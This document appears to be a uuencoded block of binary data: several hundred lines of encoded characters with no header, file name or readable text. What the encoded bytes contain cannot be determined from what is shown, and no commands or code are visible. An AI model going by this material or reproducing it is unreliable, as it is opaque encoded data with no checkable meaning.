MGFKC^J@_8YS'WOO(H/!9Y`;Z)>N;Z%;E4LLQWCYP62>S0*=B'=U+B9=`5S.J MD`(:@:V9Y6ZJ>.!MSI4CW[#*04?>X_5FS:\$86H!J?8K>CE?K]_WXIE>5//W5 MA&X]_FQ8IX81:JSJ"(_T47F@R';02\$EA;ZGTJO_0FZF<C]L]U\$78?(6K\$#G $M(MV)-\#Z>5312"\+M<\%FI\PG57][13884)G)`I225\W:W49V\GCYY3$4/DN!$? M1?[[C9T16J%R#JK4DRK=I`H>@294B5#TI_A2Q\'U3:(2!VFLS201T84\$GI4B M5<3^OM Y2UGP8A1T#4]F@4YF=6X'B]T.X)5;KV@P,"&2&?C"\F84IZ5#H\Q2 MY/"27/#;;+[VVQ1)^D)6!_,%U=MW3U^MFJ?#*5>G1<X`C7I*HYO2P#/6&`VU M=LNIU]T3/U"]9NR/U*K`,G(>*+6D1\$_)T<XG3]=AF(Z),O\$(/;60)6P:B%01 MP]'V%>'J'E%@`S)C,D"F?'/CB^ML\$R=G@\$9!&@^;Q^N3O\PFX6`#4D66F]WQ MZ7:]&SY03(`)N`JY#CE_:@UI]8GM@,[B0H-P#26L1_@+6+30+01T84\$EJM* M%+'?]][@, $V(B"U^4(?[TQ/2*,0X[XL`&)$6(?2,Q073U%8)V('--4I.-G9U3)$ MOUMQ:6, KEKAPM![S:\?K,AU;@2X=S0YFY##3L17H2J:?T3N>;`>%6BD<OMJW M?[L)?CIB[,+5VM,FT+?U?3O?%U]-DXNOYXE^*?N]^%5ELR-O@V?&+1JVB8'* M&B3!/P_]N]`?2U)8?V'68LW*6:!36ATWW2H5-;8`50'%IR.V(5D+9(>DL,<-MD,@AU51*7W1<11>*O9LD\.X";]!N4NMM+A80`;XN'MRE\$23!/_=;Q,SC@4L? MVG`?2H'L!!+WQYY5/;G_B^W^\$_U@9`"FB9DN9O!WW#GQ:]>O]0N:;(\5VL0J $MN, 8+*FIL^2H\$B@H; 6X\#*/\&K5<QEM"DOFSIN="<\6S!J$<A4QT\4,ELJ=Y>GE$ MN\$GDB@>H5DZ5FO'L%6U3X%T'WEW@C25VD>*_.\06H%J@W.],OT&D2>(P-3C^ M JPF2[(?TE0-<283Q5(K9FH/;AM=;;#85@;:Q3"-2!XAMWO=FKHC5+:C1#\$A MT4U("`>LC"1B5\$!<L'#-WE8XT(:HBQRWT"?M;6Q!K`&L`TPH:.LP&B76GVSE M/;9);;@NCLR\$<J<M7UF"\$6\$3-^&AF3PHJ8L=]]9'A8PMB-GXP7=(T8P"A1-P M\S^L]NL#?1_3-SLY!V5**Q.\\M)YE:R(5R+>B3B>8]5._+1?1Y]YR#+_H4<U M&>LJN?X@9&.=0+`AVDKHZC10.Y=L!XDL,1+F1?>RC:ZI[^K*"28\$,P->YK[\ $M#_JD^XI&<&U/6D#.0J^<"=T/&SLI-*^$H'"^G;V28N*1ADN*4QS&?9/AR.W$ M]5`DQ1;\$*L`H@F(+8CIZ:+6E%P.M)4[/W//8_S0,=\$HD*^*-QOM3KSX"\$N2V MT;6UKM%T(T1)9A#(\$Q9PE4XO@<XI.[OOJEX"G3/?N?.=\8CE.3N'-RMEF;U9 MY05BJBZ,-D1+0'F+Z>OWN;RR`C`E'\$G(&2A23XET4R+"P6M(1(?B[>#:%B(# MOAOYYJN'F9]R^VY<CU]56RK="2:S0*A(M-`]M(H(1H151.V//]&'D_U:S6D3

M?6.>SD.I;\$:JFY'J4"HG*;J\Z48?3BY&*I(9!0HMH%8IO10,L&^5H#T2S2A0 MR@*=+"#L0D4"Y\-.U<SCADG9CA*U)Q&SDU!#/4+VP6W]V7[NMEZT%K!W<(== $MOZV7B8(W^*D';8BF^MHQ.O^5)U7-MM(43P2S=?Z66^8*/S\$B\82&YL0+!#4$ M[21H%.!2@CL)%O:X0EA`!;!F4%TS>M4O_4TJMB#6`,8[&MK\$_6P%M`-4VLLJ $\label{eq:main_substitute} \texttt{M`11!`4L9L]/-/!^'\backslash X\&;5<W.REDHE\$T+=9-"4HER\$K(A;"A='-F.\$L6\$1"=*}$ MB*4H0PFZU^H2H`W12D`[0,5?K4.4YCC2OXHV1!L![0`5?]5\$'=^NGJC[G3G> MDA7P.D&<C[5D13SU<;L0RIUZ@!^5A)R#,IDOHZ<')CHT()1[4!B?90?E+!0J MIH6Z22'I:)2!D+L0T89H!6AT%B:ON=K\$'=4'@CM=:\$&L`:R+,>G73+R]O?60 M;;;,7-5-`EAGL9DKN3'QU8]VJB];?[+7]%PNRF6S<MV,G%BZG.3&]5\$WGQ!K M-]%11=CQGK)(\>''\]X\M=&&*,64>HUU;\I>`ITK=K;--)=M=*W9E2:K(#_> M0*=&.1VHPB4L%T?85!8*M=-"W;00'O(VT4)GZE(@KBE-I9K-1L%T7K";%Q1* M2#'VX_JTWE%7(G5<J41!\$H\$\!+H0\$'ZA,`"W?+A-=*38L6*=X/W`D&09\$:! MRA?0E\3EA43(D\$5J7X109JP06V6\T?A.G&V\$1>0\0:IE*7D6\$#I1,YFQ6)8D M<V+=G%B'8JD2VV^X=<_4WY^?MW0-BV84R`0!UQEA*@=E\DF9;E)&V)U"R]B> MYVX3'<N+8W=Q%!0K=M3]3<C1;J)C[3ERWZ/P4]),)HHU+*9G?D9_VK6Y7)1K M9^6Z63D\)FGBR9EVL3"-2!HBW/D@MB"6`=8!)A0PC[`8\$I#"0RB\^C7'16A! MK/0P;K>B_8HMB%4!%C9W^0)7V].RM)Z1\G?A:JM:EC8@A0("9J)+S2TN!S[G $\texttt{M+8C[+'\$2-K"")^)I"'0A@(7-,@=XISDT()0[*\#S)SB^5K7"0>(HY:\\$9SLII) }$ MH4OA%YS?K(J%`!<@\$U]>6U.01*`)`;[20P-";0QU`21>YGD20A\$B`"9:>%_M M+3TT(&0B)CZ^!A>S9*&<A,SL^<29+713<:.GQR=UWA"T5\$RXZ>_9T2;0N=+. $\label{eq:m*j} \texttt{M*]]Y->E,YUL}/:_"G@;.]\\ \texttt{HB8R4*0Q(NHB9!]Z@X@MB+4&4TLHC&?]J\#>=_D4S}$ M"!2)\$7`SC!,:&@1(1<6PV[A:BY=`Y\QW[JRS7!U1K>KZA=8NQ\$CB05K0+R*D M"Q\$AJE7+N0H2-\;():2=K=A9?*]2&0O>JK*BGA+I6&3!&U56-"QB/K5HT";0 $MNOV < J4.^{[HYE0,R9<(R]A;!J$VA>ZK=I=$G9+X^BQ3[>8_/7D7N-.X\YT]$ M:9W*09E<R9P>/7E-D/X770IVH4JL^9#DI]"]#-R[P+U#]TJ[TW@..L2J09#\ $M_20"=00\$ "@F12\$V\$="\$B%:O5R)/7ZKI6)?]Q'!YX/0854)-9(%0E1DBUZ1-H M-]\$QM8[V2X2?00<L<.\"=]R?BL]S])DDMB!6`,:_-/NE(JM*QH:'UW2'?\$WC M<BB&S>(U:FW!, X7Y?#Y*5BSI.KNS@DLB4#M`S3"OW6T"G9N+,S4-/]A"AC:Y M8*U#J0WKT(^GK;J*8Q."=6)!+<V![U+HGCIW.V*(B-"`4.:@]5[U^-172VA` $M*(\@?;V$!H0*"QU&>IST&[HZ]/JH](.R'27*"8E.EI!*4;%$^.$[MB!6^\97]$ M8&P3T\$9`.P\$5"ML"RN#L!_6LX;B)!J['%L12P&BB:\$9CJX1G(OZBWW_0G^*G M\U`JGY'J9J2\$8U&(4K*(@)<QCJB\$58!)!U(\C#6@TP=QYA`VDS*X`S.'KQ5D M)`%\$VR`*3?7!I=`]B#[5;,C/>KOARI\$G-WYKA67MXEF;3PNY4S#O((@6UT2[M:Z+"P2VG15EN6<M]UE9:*%@MDBLBDA7Q&G'U+&0\MB(>1"EU83I0ASWFP2P+ $MM+[\C\/^Q(5'6XSF21*CZHG!:&A\#U(]5/51"?>>USV@Y`T4R*^+>:.D>9!]($ $M<@:*Y+((/RCD\#!0I0(0Z[+J>UI-9**3Z00_1?WTWJ&\$DZZ]4]3`[-IN-@M6\))$ M8#<C*.]J[00&D2:%6)X\$,4J##I@*3#+(L1E^#J';(-H\38/8-%\^7VS5\&K1 MC`(I"^`8,KX^IO-0*@ND^AU_!F\$=(4,6R7V1N^U)MZ_&%L2*&.-3'EH0"^*0 M9QDD++(@QM'&"RS??^6F#RHFVA"M!;034*&PC8>>;.?WV()8ZV'^'8M8R0P" M6>(+^`,()2OBJ8C3/DM6Q#,?=Q_ZP81@+H"WU!`C&!\$N!'@8:7XLW1M[,@N% M2E_(M@7%%L0JQ&X%4"HZ1YCZ;.T",TPCTD1(%R'":=%194<KNY=GU3(IFD\$@ M3V2!3A;H4"#U!5;#>/K4?^4GLVA&@4P+<(_LU\.7?K0/9C0BG#.\/7Y2K6RK MPUI_=0`3@@6"_(:(1H1+">XD6#A@%<("*H`FHG8[_^)GR\R%GS>`=1:;N>!S M\$UDC#:LQC7)!\$H`B"8\$N`(3]*3ARL/V70,F,`MF\$`)=U0>MT7N03\$ESZ!6W3 M>5'\$\$O^Y'K?K=_S\$E#-0I)P2Z:9\$A))4+\$)MVKH[I+U)HPW1.D#M#1),"')T M <>> H?F-JC; \$%L1:P+L:\$/2QUC/'W7=N#AL]V;\$,T%5"^XM\$JX)F(=R(N%#P7 MZHUSMNT&-B\$X<[38#KJ3EYIU6'3)5<DUT2X0770)5BF+GG<[-?+\$7`ZQ!;\$, ML"[`Y,O!?`.@KL>N^=\ET+GPG3O?65#F2.\$X4H.D^M^IHAI;\$*L<%D0DH[\$5 M<8Z@%^OQ@^[,_?.6IAH^TQ@_P8AP<X&/X9L#!_M,)HJU1NQX,K,<^2EPKQ-V MIR?\$F5[05&=A_DW!B##'C%VZG"F;\$MRSBWMOSGN81B2/D,Y#Y`"H"X-\4%\L M]5/<>[C*&2A23HET4R)"22H0.0)]1*SV,?=^\$`3E?#Y*-D9R_R&XN\$,+8BU@ MG<.F+V[S5<!.2L'O[Y\$!(8XEGBY1W4]-(=&&:":@78S*1<T]5%WF^H8<6Q`K M8HRKX&A#M!303D"%PE: `(BA@'\$\O7ZS,;/3\$^\$D\$.%KLZ\$X6YK9%O8]R#LJT MDS+=I`P6OTU"&0ZGV()8:C`UNIX[0#,9&64X8[C_777<-RW;A,8F!',&=T?3</pre> MAU<5DL#8A&#!X/EA_>@S72?TD#83LKRTC8!RGB!5.JF?:/)]>FHH-]OR,)6# M, I6345[N/F._8,LY*%,[&>?(NQ1;Y9WA6.0RNN:(V()8"U@'&,Y/F"0>]NJ] $\verb|MUZBE;MQR!HJD*&(;QC_W6FHV&P4S29`ZXAVIC]GII"=KG<]'R5Q+OGKV,[<3]|$ M\Q:Z%>SVN1]WZ\.A5[T.SSNN3\5&A#D.7X_;0<V<\V2WYE>ZT((8QUVX?.&M $M[DTJFE\&@E@4Z44"*@D80,!<OET+.0J%V6LB.L)K-1\DTN2))>SF?CY+IM.2,$ MFB"424*VO^%4#LKDDS+=I(Q0FD*6.>M)P*9R4*:<E.DF98325\$9FN*>IY\$?=

MNA&F\$>\$XMC-"O:?)2>BBX=NO;\$>)QI>P;T!GU700FE&@#03Z]<&2-@U(EL3(M,69P7[F-/VQDGVY=+[(L='_UWK;[2%;\$\P`?]+[KSKN2%?'"Q^W=[/\$PZ*]F M<@:*E+[(ZN/Y1&]T^]?KD2Y2+LM<+LI50IQZ_2*%T"!`082YVB&8\$`SBJAO& M3W0)KGKW750.09E6EK&M-M-Y(&6^!L2/B[GGA&G_CQ\0<T\&T^(O/Q+FGP6F MO5^^O<[?5TV+OW1#G;^3FM9^Z18Z?^\T+?UZEIS-98Y%VQ5Q,@N%:BVT^CB, MI_#-,S0AV"#8(2@4067PM!Y/YX-M90@-`!5)"'\$[0VA`*#70QC9H^BETY]CA MOVZ^2X1I1/(0X9?,V()8`5@'F+` 983%D(!PG/";E)UX^(F:7D"R(EX#KAN; M6`#MDD2#\$I<Q[RPCYZ%4ZTN%'ZIB(\!E(L%\!&,CPJD'J\8*/>Z#;Z:R'24R $M+8'S09"$;$>)G"7"=^7IM^2B+#Q^?^JT-PC)BGCIX;;3^O\^#VK%"-F.$I4G$ $\texttt{MP2V001*!.@(>;?[/^7AZX)$*<@:*-+'(T?MT(&>@2!N)^(=-?EQ7?HR9%2WC) }$ M.)7S4"J=D>IFI#J4RGRIX4M58)ELSER)\DF9+I:9*TVA9<R,FZXN94PS%:BJ MO(##T4S?&1D0JAQD0S]((E`ST#\<@C;.T()8`U@'F'`P6H>96<K\%+C72>#> M!>ZH;EK_N8[MOK3\$%LOR#[M]];K?;^CY\N-N3<,H9#M*Y+[\$QN<VZ%QXSG:N M_,B`4.E!MB)/6&Q"L\$+0OAK(=I2H/0GN[#:,S_9ZL(]L1XG&DS`WES"-B(F5 $M[?TG]X;H4EA(T\:OM%RK7)A\&)(V0+D*$]4(RA_PZ[,/O<K(=)7(MH4:QA144)]$ MMLU53YHB1FWEQ%CGJR9-Z7"LF%B)Z]62IG(R9NHF/X7N'#W41AUUC3-#@>0< ME&FTC/]../4RV+2^JZZB!DD`VB0\$NA#`,."V?!Z\;4^V>?,2S2B0R0*=+""4 $M(/<\$7JYUQ^K\#W:^ZH'!Q7;B[+BR4N/2\$@U>OV(9H):!^(:;?OMI:0(^NP*8,$ MUSQ0MKDJVUV5%4K;:EFY*G6U\$E6:KP5R]>EJQ:DTWPGT&H7=^G3_D3F71\$!% M\6YXM]Y=EAT-TXCD\$=)%B%"LPB)F#+^70.?2.NOU==2RD4\$2@<H"_DS(L06Q MVF+>Q#>1`:\$FAKH`DG>_O4#4!.4VP3%-G.-NK;K^>0ET3JTSSWAPV497=Y:? $M!R.=T89H'J-\8:\-47?6;6.\>)W=]Y?\#\&H-O,LVNKHSSM\L;449;8C6$JI:$ $M!B4KXN[\O^E-+\=)!-RY-^_>;AM<,W?VW^Z[[<C.-B6XIQ?W]QQ7+H'.V<5Y]$ M9P^02Z&[.^M^0>1BT%E6#?!YIN:ZH8052Z!S:9W5P`\'.(,,53[T4K\2A&E\$ M:HOX[K)KPZ[F;+I-=&S9D6]#1G3JGI0GQGGL=??MRS:ZIK[KW5KW!XH,"&4, $M/57+9PY4B_{<2Z})RS[/?3[WJ<W#91E=S-OF68K?0S9Q'OE+M%KJ9,Z=7+0UJ]$ MVI(5\=K#[]:JG3E((F#.I;LV000ZF_-)'P#"HK%MKF"%.;M\2=LM=\$N-V_GA $M04_4x270V9Q1>WU>MM$U-ZY'7>UWF^AHSB9-6+/=V#BT*<'=G-5NO:,"V"UT$ MH[-*2]CJ.[]I#O23@F[-P)9^^)^X^L!D%@HU,T(T@<GJL-V;-\U%;O@#K?\# M*W5_^4E_`T0C7CNJO58O<Z-.6K\QJP/2TMYZ^JZJ()697)1+Y^3FQ%`J"Z1H M%8RQY_9)R8IX'N!B\$:9_NQ!AJBL2+]I1H@PD]+1\$*QY0*)I1H`H\$;O?A_EOK MY/[7`?YZ..@F\$EL\$.4>0:4(9*JZHPUES0JT2^FPN8SO0^/;Q504#FL@`D2HA MD2,MY:Q'0IRH&Y>?00?4N/]T_M"KA=4U\$EA\$+/,P_1ZBN=`D@KD!P]^:_)W" MN/.G)7*AZFUD0*B,(7K"1`:\$*@-%>S.])[4"GCY^LGI!A7_\5=V&PS0B38RH M"FIL0:S56+P\$+IGF5[XM:QT+U'V3EZLQNT\DV!#5<>\$6^:*EZ0@+THAD'C*, M/_9KM:RZ*^YD%@KE2LA^U#FJR03/IT\$]L^])1LY`D4*)V&:_-_U&OUVK5J.] M60U^+A?E2B6G'[%V%G92"`T(50X*9BQG,K8B7EO<-48'200:!_CMAZ%)+*B. M,/W!Q`VH"M.`J%;=%T]HX4?7R<!/H7L:N'>!.UZ-34;NOYH9!<T&.N7.B2>V M<GEUZ/=FAD\O@<ZM[]Q99[E\;:*<W^B:#O^++JER6?4]U0SY7W3)M,MI/=(^ MF`UT4N>B7W &:J"R7JT!MNKL#&Z9(3H(?@K=R\!=-R2':42J".DB1#A\=8"\$ M@.#>L#MWL6=GWD;7EETOT^[YJ=B]2A+E?N^:V2[;Z)H:5 <ZZZ?0/3/N%\$"P MT-%\$!HKD+&);MR[;Z%IH5]NV93<%S9(=71N3ET#G2CO;%B:WB8ZU<71ODGX* MW10C00I(MRFM;!."=JN=;8.0W<32I09LVE="+X'.?#X_\0W.;`F:F7/3=8K+ M-KKF[.K'GDL)RG3&Z\$8MS/A(UJL3/E9I*>.K^_5)K_\$TDXEBE1;SYS(-D@C4 M^* (@1&>=KUO7]A4D\$6@CH(L(7\$,^2RQBF[+\%+JGH7L7^\$OZF0(^VT7Z MW"8ZYLZ1NXQY"70N?.?.=Q:*4%Z</5?!L?(<MZ>/5./X,/)"MZ(9!6I9H),% MA!(T)'"FB0(^\$Z'_19=6NYRVJHY^-W3;C9[ZB_S1"+!J-7S9]YMX!A+ZYD3S $M'YG^8E<<4#2])MI=$^U0-"/1W=&LL:]>73^H-?[MB\-D8@KE6H@^).B.:+R>$ MFFG#D>TH46@)NC.YOKVV&BR:48`B4%6.]`NS#D(_A>X5N]-4)&N^N5Q2DGK-M[G85^,LVNC:>:^>Y"H5HV?52`/''BX3=PJ7<8PMB*6"F.'.KN%=%QIB_-'J8 $M1B2/D"Y"A%\1&+$+A;MM0;WT7#0/55`U9]6]UW@)=#;GU/1Y5@\F<U"(TH MT; "\$OPQUF\$:DC9`N0G"O2G/^[5B&RS:ZFG,>KZ&,-DOS`36%FU\]N5)MBSR3 MF&ZD<"^):\$.T\$-`N1L5`52V*K^D=QALIIV(53`A6"'8("K]8,^@M>AHD\$6@(M&(Z3'>8I;V&/^:IL26KL#^O1K'OE)<"Y2I3S]K-Z\W7/[\B`4,J0?8S>;NBF MM3VI5R'1C`(9"?#%YBI381J1/\$:ZF!%^IW"0K5`%203*\$`A^1*Y3595#;C=N M[575IU"R(JXBY;P[]F:R<[<M%*Y1KN,'/5\$F>=I-=*0(T)_->#XVV@<_!>YU $M8MR?]H>3;6J/\#`BE!O*7S8X,"&4QU,604\#PZ_''0_N\X(+*62A4&"'^ZF_?)$ M;<)56*XXH&AI1%_WHR[#_KXWX[Y(3,Y`D0I%Z/WWO\YJ,CXM(V>A4*V%SOI9 M].CU\$\VZ%+HWGKL:(75[ZBFRP(0@1=B;]?:H/D+U!SYR81J0)B&DOU1B+MOH MFBK7]8;OL2JP_!2Z9^P>W,N9F;^]-SF"^FT'C0)<"+"ZU@0CPB7"!IU_L#15

M`-+#CW<VM,E[6S,J+\;&\$LL6:JN:QDC):[&QUL**VJJFG1,S1V7A0FU5FPAB MDH: `AE\$70H*[B3KW`L7K-JG72]&, `CD+\.5@M]#-Q)EMI[ALHVMY<74M*9\$! M(1-1YFG%MS["8A."%\$]Z<\VIVJ#]^1F18\$.T\?35*F,TM"':\JJ7R\$1;C-9) M<D%5/97>>/55=JM;\$J=R4"8%F155.W>]?2+-9*)8-BNF3OAL-@KFGN#PY?'Z $MR).CZ$$L$QDH4@0BU"Y`;:*1`2$=?;N>A.W,L$$2@<H!^BV-_6T*W6OG[EZ!$ $M"(DLB.E8>Z^ZJ=\]-[8@U@)&5W9L^2Q-+&9:X^F^[=>G/EK$X:H+"J?7A;OK]$ MPD*),RO\GWJG>CWN9KL V `@T;EL%,QC05<I<(KS^2A9*,G#;GUO/NEY"70N $\label{eq:mass_state} $$M^*='OK=T8*O^0?/=I<.EHY"J7\>3J;"N/_7JVZU@1+AQ,'N\6)^XBB=9$:>8$$ $MU^U<YEWAL@VN6:)=P[AD0&A5$/JG'BSO\46Q#*-G1_<W)E^"MU5?)QV3]8'$ M];7?#?L"\$X*%#ZY.M-+.8_K_W;A6GRNF<E"FU#)J^5?[L`N2"%0:4*^U%G!) M&:@U\';_9:LZ8+I-=&RTXZ_].%AEEY25*0)6]^.PVPE3HE.D3^>!5)[,2'4S M4AU*I235K\?[CZ;1VDN@<^8[=[ZSH)PK9YIVGKLD*V>70.>"G<-EH6(+8B5@ MNE3SRT+5><78;MOOY?%E-G?)*+,ZK[7<S"I260`;5IFJ\\9*/CRF*_\$3"]@4 MNK?6W2U**20!*!(&W*)47@*=4^ML*XCR4^B>:?=P@:C(@!!'2_2L)<O\H[4H M8HR_>:\$-T5)`=?1<6S"I+BI`&9Q_7!<<)_9E^)[FH0NN3I*8R46YQLK9E6_\ M.>)V[Z^O)%.7!>*7\$>-3.2A3L@PN2\$,:"Q:DJ<M*"83K,81I1#CZY-5D5LM6 $MDZG+QA>YO; = [; = /20G+<R000K)8M0%-7B2S"%]ZR!6CJ*F41MXZ+GDWF7M^?$ M9#M*9)X\$U]6?O7U*;76"\$>\$@]GY>_ZXF!/:G^IW)1+\$B\$.OW9].W#HT"',2? M";S9]6GJBB,N7I]F=6U]FKH*XL[.4VCN,*I+P\$PFBC5S8MV<F!`/+8NY%HM7 $\texttt{M_0} \,,\, /\, \texttt{1B} < = \texttt{T0X2} = <(\,2 \\ > (\,[\,\texttt{JZN+[\,\,]}\,\texttt{1U} \\ \\ (\,\texttt{VOU_1A2} \\ \$^{\,})\,\texttt{L0E!CD} \\ \texttt{CD} \\ \texttt{A} > \texttt{L} = \texttt{1-}\,)\,\texttt{V} \,\, '\, \texttt{4KDO}$ M = ?[C JRAF 2, SBX: ([JRN + [M1U&6 - + ONE / 701SR! + W?F*. S=CU'O1])]M&XXRDXEB#8F):]NL%JQM4]>MB*NCL&!MF[I1L2<OHK):LHA*W:2R@"K`DD54 MZB9C@7!I#[;,['>3`]99;&Y_.<Z>[3>VJYB?0G<=7_(R&ZM%RVS4334AH8J[M:)F-NJFUA#SW_VK9,AMUT\@B?,4L6V:C;EH6&4=;X_%3X-[JZ++-%78+W3B& $M=/0,87N\&QZ]7-V2?VQ",(M`FH26N,B"F(X=7$IC=74IC;HM$-5G\NIB&G5;$ M.O3UL.4/A&\$:D2I&5(-P;\$&L=IBNA=AZ4FQ"L\$&P0U#8-XZ+2R?AU?3Z%TV2 M.&<]`D'UI2(BLB#&43*_\$L;JVU;":))L7I2OCF];":-)<A*%%2165U:0:)(B $MP.R39&9VU28I/21L?*BPZ$23<'Q)7^UPI+/ZDU2:Y$7:[>XA+[*^>53R\A9]$ M*-18(=OTN)19>*))6G8?]!H&6S7,-GKSG\L%N329E>MFY3J42R]RYI*86=FB M2;.+>V];KF97MFC2/\$)4\$6=7MFA2CK!P7875_+H*35HRU!_5J&/U%8J>4K?[MC>H1H4[2=!Y*520E3]M/.G(&BMOD`K."KZ[,"MZD.KKDR9!7BR9#;M)62\C3 M]JZ63=O;9`F)S\$[;N_J&:7N;+&4Y>2+=U<*)=)LLFY;1SYS%\$^DV64Y2P:RF MJYE939M,QZ0\=>5JT=25359Z\$OXR>F@4X,J#S94Z-P-DDW'\R3-`KI;-`-ED $\texttt{M,\backslash}] > \texttt{0'GF"7@/QOD)_YH\backslash}] \texttt{S\#U[?FL]M*} > \texttt{8SD\#10I/A+HF} > \texttt{@O?D(B<@2(EB<13))} = \texttt{M,\backslash}] > \texttt{M,\backslash} = \texttt{$ M`:[FIP)L])<"G`IP=6TJP":O`S"\W2R:"K#)&T]"?QA[?J;@HN.L"BYGH\$A[M\$0F&D*(18?.50/Y"LF@&OJ9(G<2H^Z;I+<9#&Z(<<6_W']7=Q_O43'<470.? MR42QG,2"B?16,Q/I-?J[PN1\$>JN%\$^DU^AN#G9CLQ?I=OZ.Z061`J(JA+H:P M>F"^+0C3TI'UZDQT3=&(./_PU?GF&O-M(>A!3FAD`<Q\0S@?N%>LVT1'%44? MAR_QQP(RS7XM:/37@NV'_7IGAC7L-ZI(A*(188H9]=`:WE]&UH5I1%3<[/J> M.A7H?]"A-[ZR<P;Z*0BX'P $T"=,^UD^2"*@SOZ7+74,4(,Z]5(_01*!Y@*P)$ MYH68^@TZQ_Q\C\$>5LG5^2&E3)2%^]_5H;]7G7/]>O:\`XI27*CGWU;UE?'> M?]"&:.:A;BA);\$\$L]S![Y"(#0A05\$P_P94]OU5[/VJ[/?9!\$H+*`[3SOI]"] $\verb|M|)O?= \verb|T8R@M5OHUF@W'NEK-M"IU4YJ/L;U[JP=;0*=ZT0[KWSGU:2S.MO\#L/O8]|$ $\texttt{M[PYY)G1} \\ \texttt{O&1} \\ \texttt{[O+9U!F)T4} \\ \texttt{S2+U1O:>8(P-^#\#5C>.\J\#!V()8H;"OSU2[} \\ \texttt{OSU2[} \\ \texttt{O$ M/[X7/[OK5LGLW)AIMXW[TB36U?:Y]5/HGBKWAW``<F1`*%/0*'2?)>O5#K1-MD_LX/XW"-")%C/">A1;\$*%IX.*9]7E%U(#(@5,50%T/X_%>MW%0CLI^\#OUH M:HF"\$>%&P\Y!3T>AIG,1C`A3;-AITEX\X35YPS0@;7)!['M`F\$8D):0?3479 $\texttt{M?KR.+8AE,:8.9FQ!+-?82G_/VNC70GY3\$XP(\$QK>OO]J8W"P[_*B\&05**V`F} \\$ M939-6FA#M!+03D"%?581M!U/9S<EAI]"]R9T5]=#F\$:D=0@_P+Q\$[-PF2>!L MY5T2@=0`=LH*+X'.F7.FA]1)5UG"-")YC'"90@MBA</T2"1&;`K=R]!=_4:8 M1J2RB)O](D@B0&>ZNUL][TU;LHE';_#=7"[*-22WY@>O^5@5)!&@.##]\?7(M4P/Y)AE,\$P?J*0(.MBL_U1ME.TJD4Q+J2\$_EH\$Q&,M+PA07#8MHT%V%5@\$7# M%-JT8`%;15*WPC"-2!DA781TB%!<V>D7[@8W)P-Q:\$2X50">!S^8#72BR#\$K MBAS5.ZK>_O'H31U&[&P^2K9&\ME^3I&R%PIFB1%\TZLY&F1!E[U\$,"5!U8W\ $\texttt{MB1N@\$R01R"P0\#M\$\#\&Z*Y@-)\#G6C1C`*\$+-\#)`AT*E(*`1`MH9=!XN\$YDE/>\backslash AT*E(*`1`MH9=!XN\$YDE/>) }$ M%F'[A=F(+!NQUV:-%9-'Y1FUA6/VVJR=E;-'9^&HO39/)#E118"C:(PP`;#1 MR%5UMXF.-O;L>X"70.?"<WY.O=G5ZTED0,C&EKP>K!%8MECL_V70['K;1K(T MG.L&^C\060S0&:1CUC?9?3-.XJ0][<0>RVEO#Q9H,!)M<R*36HI*XEGLKYP_

 $MM* = (4;8CI\Y;VIF]6+1FT)'MTJ/Z>JN*5:?.R94-P<9JP4*QYFKL?0\'8QU8$ M4#C67&4!U)@M*"1KKL9^]W!OU@\$%A67-=11`C;F"OK/F>NR!7VPE;/]N^Z-R M\]'MEN>;7*L'/SYDGV]DK<>/;[<NVZQZTW>WVY-M2&V'#_=>*>@T_</PL<V/ MVQ^@_OC7YOH]/0.,MPOO_;C]`>IUOZWWUH9_MY/D/LDG_[V49GBSE<BDE&@^ M'>QBUV^V\$XD^45MZL_UF^U\$TB>:+WNOBNLWVXF43]0L2IJ5AW^WDVB?9"C9 M\.]V\$N.3C"4;WFPGHC:8+[MVZC.]?K.=R&T24;\8WVTGRS;)SC?)SK>3Y>MD $MUPM*-; S92F3332+ZRO' == C*O27:^27:^G4ONDE6; 9-5V, G6; ; /C6X>UVOGV;$ M\/PVX0-?;-8)O6_1]9OM1':3:'^3ZH\$O=9MDYYMD#WQEMDE6;Y+5V\GRVV2W $\texttt{MW_K`} \setminus . + 2 \texttt{VX3GMPG/MQ.NVV} + \texttt{NN^WZS78BN4FT/Z9ZZ\$05)} \\ \texttt{MGYF.RAKZ1V} > / \texttt{00}$ $M?-%MXN; #WN+JMP]EJ^3>.AK/;S)-U6^G<L_+[KI\setminus UGWN'NW^HI(XYQ+ZEU[I])$ MO7^'EQ.)2*URUJ5"IDDBE#3T]_31[Z]_]6ML^6>S^3RAL^EDW0.22=E^I*6< $\texttt{M[PC)J4S,,_E,N3Q-/@Y;4} \\ \texttt{Z}_!\, \texttt{Z6/^T+T4G;'N/_CDO5O_T@TA=JEUJ} \\ \texttt{M[PC)J4S,,_E,N3Q-/@Y;4} \\ \texttt{M[PC)J4S,,$ ${\tt MA7:D?Z\&<3AZ91[^{_}M6O8/MO!H?IH_-*]C^*I5":C_^:Z65,EK[\9]^^_OX}$ M_W_QVOOC/_?U[3<)_9]>]&34[ZGZ?<L?UC+0.]O]/Z]/.OH4XEDZ_-%O)6P^ M.'YVTQ>'-,-_:3.06I:S3;H>(_92NY>Z358HA-2TK19=_SW?#[^[GXMWIT<_ MW>4?5=.R7E(Q71\<;;+C?0ZVU>55EWSWXHF?8-WM!_KL%A^K&97L<E6V1?*Z M:*=5,?SE>_HC'63^Z8OL)70#KUUA_+O55WZ7][R_KPJZN1%T=(C7?+&VQ[Z MR;TFM.>5J[JBC>5R^:>KIKLF`VE?ADU6SZZJ9;+PKH.+ZX3>70@#H&5ST?E+ $\label{eq:mcharge} \texttt{M`C} + \texttt{D*QCTY.I2ET[*]IATOU} \lor \texttt{,GE[];U?UC!84M} \& 4 = - \texttt{Z2(VDN)} \lor \texttt{AMS} \& 4 = - \texttt{Z2($ M^A]>OWV70"YK*NL\.5F]GU?3L=H&0\$\$Y\+]>7M&9YON;_C/]0=1DR`?]U!"Z $M/_K\,2DK^GL[KE(2.3"&KQJY3Q-:YWQ7=\#[_;=+T'>,)9?HFF1?=[8>??;4:$ $M-J6E'\$5UC[YJ\$B6](2B5]\$-\$BZGW9;):EA>K^=,!OLF3\\.SGX[?G27[;W]-$ MSO=/3_??GOWZ(R7OKAKZ*VU,#["*?%]6Q*;2>50%&\K_N@<>G+[XB3ZT__SP $MZ/\#L5U^{.}5X=G;P\FD^{3}5\6FRGYSLGYX=OGAWM'^{:}G+P[/3F>'\#Q+J+5+CQTO]$ $M7Z_N?OEW[9T+S<K.F\K?5L"OU-!+RN-\EEQ10`-J\&E9?:0<\$LF4>C/<E/.F$ MONR+2\GO5.EWEXNY?\9X\F-2721UTSU-AF?YKMEN[CY3?_SGODBTWWZS]T<" $M#S([F)P=)& ^{?}+=T7*R=GCP]B#YR[N#9')PFKPX?G-R>+3 